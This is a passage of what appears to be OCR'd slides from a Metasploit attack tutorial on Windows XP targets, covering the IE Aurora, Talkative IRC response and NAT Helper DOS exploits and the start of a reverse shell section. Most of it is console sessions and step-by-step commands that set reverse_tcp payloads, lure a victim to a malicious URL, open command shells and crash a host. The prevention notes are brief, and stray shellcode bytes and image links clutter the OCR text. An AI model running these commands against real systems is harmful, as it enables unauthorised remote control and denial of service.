[*] Command shell session 1 opened (192.168.1.14:4444 -> 192.168.1.20:1104) at 2012-05-02 02:04:02 -0400
exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\XPMUser\Desktop>

MS10_002_aurora Vulnerability Attack

Prevention:

Update Internet Explorer to a higher version such as IE7 or IE8.

Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
- Metasploit Attacks
  - MS08_067 Vulnerability Attack
  - Backdoor Exploit
  - MS10_018 IE Vulnerability Attack
  - MS10_046 Vulnerability Attack
  - MS10_002_aurora Vulnerability Attack
  - **Talkative IRC Response Attack**
  - NAT Helper DOS Attack
  - Reverse Shell Attack
  - SQL Server Generic Exploit

Talkative IRC Response Attack

Description

- Talkative IRC suffers from a stack based buffer overflow vulnerability that enables us to gain full control over the application and execute arbitrary commands.
- ECX and EIP registers gets overwritten, so does the SEH.

Targets

- Windows XP SP3 English (default)


Objective

- Exploit the buffer overflow vulnerability issue by tempting a user into connecting to a malicious IRC server.

```
msf > use exploit/windows/misc/talkative_response
msf  exploit(talkative_response) > show options

Module options (exploit/windows/misc/talkative_response):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must
 be an address on the local machine or 0.0.0.0
   SRVPORT     6667             yes       The IRC daemon port to listen on
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (defa
ult is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should
 be used (accepted: SSL2, SSL3, TLS1)


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP3 English
```

```
msf  exploit(talkative_response) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf  exploit(talkative_response) > set SRVHOST 129.63.214.121
SRVHOST => 129.63.214.121
msf  exploit(talkative_response) > set LHOST 129.63.214.121
LHOST => 129.63.214.121
msf  exploit(talkative_response) > show options

Module options (exploit/windows/misc/talkative_response):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     129.63.214.121   yes       The local host to listen on. This must
 be an address on the local machine or 0.0.0.0
   SRVPORT     6667             yes       The IRC daemon port to listen on
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (defa
ult is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should
 be used (accepted: SSL2, SSL3, TLS1)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, no
ne
   LHOST     129.63.214.121   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP3 English
```

```
msf  exploit(talkative_response) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 129.63.214.121:4444
[*] Server started.
msf  exploit(talkative_response) > [*] Sending stage (240 bytes) to 129.63.214.1
20
[*] Command shell session 1 opened (129.63.214.121:4444 -> 129.63.214.120:1095)
at 2012-05-09 16:08:28 -0400
Interrupt: use the 'exit' command to quit
msf  exploit(talkative_response) > sessions -i 1
[*] Starting interaction with 1...

GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shock
wave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0
.50727)
Host: 129.63.214.121:4444
Connection: Keep-Alive

<html><body><a href="www.google.com">Google</a></body></html>
^C
Abort session 1? [y/N]  Y

[*] Command shell session 1 closed.  Reason: User exit
msf  exploit(talkative_response) >
[*] Sending stage (240 bytes) to 129.63.214.120
[*] Command shell session 2 opened (129.63.214.121:4444 -> 129.63.214.120:1096)
at 2012-05-09 16:10:05 -0400
msf  exploit(talkative_response) >
```


File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://129.63.214.121:4444/
Go
Links
ðüè‰`‰å1Òd‹R0‹R ‹R□‹r(□·J&1ÿ1À¬Google
Opening page http://129.63.214.121:4444/www.google.com...
Internet

Talkative IRC Response Attack

- **Commands**
- msf exploit(talkative_response) >use exploit/windows/misc/talkative_response
- msf exploit(talkative_response) > set payload windows/shell/reverse_tcp
- msf exploit(talkative_response) > set SRVHOST 129.63.226.105
- msf exploit(talkative_response) > set LPORT 4444
- msf exploit(talkative_response) > set LHOST 129.63.226.105
- msf exploit(talkative_response) > exploit
- Open the browser in the victims machine and enter the URL as http://129.63.226.105:4444 (malicious link to attackers server)
- On the attacker machine we get a session along with an id which is the victims session. Enter CTRL+c on the attackers metasploit console and type the command
- msf exploit(talkative_response) > sessions -i <session id_number>
- The attackers server starts the interaction with the victims machine and attacker may be able to execute arbitrary code.

Talkative IRC Response Attack

- **Prevention**
  - **Since this is a fairly new attack and it targets SP3 and below versions, there is no direct solution to prevent this. (source: http://www.osvdb.org/64582)**
  - **The user should avoid clicking on any link which he cannot recognize and also by avoiding submitting personal information.**

Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
- Metasploit Attacks
  - MS08_067 Vulnerability Attack
  - Backdoor Exploit
  - MS10_018 IE Vulnerability Attack
  - MS10_046 Vulnerability Attack
  - MS10_002_aurora Vulnerability Attack
  - Talkative IRC Response Attack
  - **NAT Helper DOS Attack**
  - Reverse Shell Attack
  - SQL Server Generic Exploit

NAT Helper DOS Attack

Description

- This module exploits DOS vulnerability within internet connection sharing service in Win XP.
- This is triggered when a malformed DNS query is sent to host computer using internet connection sharing. An attacker can crash the remote machine resulting in a loss of availability.
- Exploiting this may cause affected computers to crash, denying service to legitimate users.

Objective


- Attacker must be able to send malformed network traffic interface located in the LAN side of the affected computer.

NAT Helper DOS Attack

Commands

- msf auxiliary (nat_helper)> use auxiliary/dos/windows/nat/nat_helper
- msf auxiliary (nat_helper)> set RHOST 129.63.226.112
- msf auxiliary (nat_helper)> exploit

```
Host: 129.63.226.151:4444
Connection: Keep-Alive

C:\Users\David\Desktop\MSSQL_SQL_Exploit.png

Abort session 1? [y/N]  y

[*] Command shell session 1 closed.  Reason: User exit
msf  exploit(talkative_response) > use auxiliary/dos/windows/nat/nat_helper
msf  auxiliary(nat_helper) > show options

Module options (auxiliary/dos/windows/nat/nat_helper):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  53               yes       The target port

msf  auxiliary(nat_helper) > set RHOST 129.63.226.225
RHOST => 129.63.226.225
msf  auxiliary(nat_helper) > exploit

[*] Sending dos packet...
[*] Auxiliary module execution completed
msf  auxiliary(nat_helper) >
```


C:\WINDOWS\system32\cmd.exe
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
IP Address. . . . . : 129.63.226.225
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 129.63.78.250
C:\Documents and Settings\XPMUser>ping 129.63.226.151
Pinging 129.63.226.151 with 32 bytes of data:
Reply from 129.63.226.151: bytes=32 time=4ms TTL=128
Reply from 129.63.226.151: bytes=32 time=1ms TTL=128
Reply from 129.63.226.151: bytes=32 time=1ms TTL=128
Reply from 129.63.226.151: bytes=32 time<1ms TTL=128
Ping statistics for 129.63.226.151:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 4ms, Average = 1ms
Cannot find server - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://www.google.com/
Go
Links
The page cannot be displayed
The page you are looking for is currently unavailable. The Web site might be experiencing technical difficulties, or you may need to adjust your browser settings.
To attempt fixing network connectivity problems, click

NAT Helper DOS Attack

Prevention

Currently there are no known upgrades, patches or workarounds available to prevent this attack.

(Source: www.osvdb.org/30096)

Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
- Metasploit Attacks
  - MS08_067 Vulnerability Attack
  - Backdoor Exploit
  - MS10_018 IE Vulnerability Attack
  - MS10_046 Vulnerability Attack
  - MS10_002_aurora Vulnerability Attack
  - Talkative IRC Response Attack
  - NAT Helper DOS Attack
  - **Reverse Shell Attack**
  - SQL Server Generic Exploit

Reverse Shell Attack

Description

- This is an active exploit which exploit a specific host, run until completion and then exit.
- This exploit gains a reverse shell on target system given the required credentials.
- With this exploit the attacker gains the shell prompt of the victims machine and can add, delete, modify files/folders on the victims machine.

Objective

- The exploit objective is to gain attack of the shell prompt of the victims machine and can add, delete, modify files/folders on the victims machine.

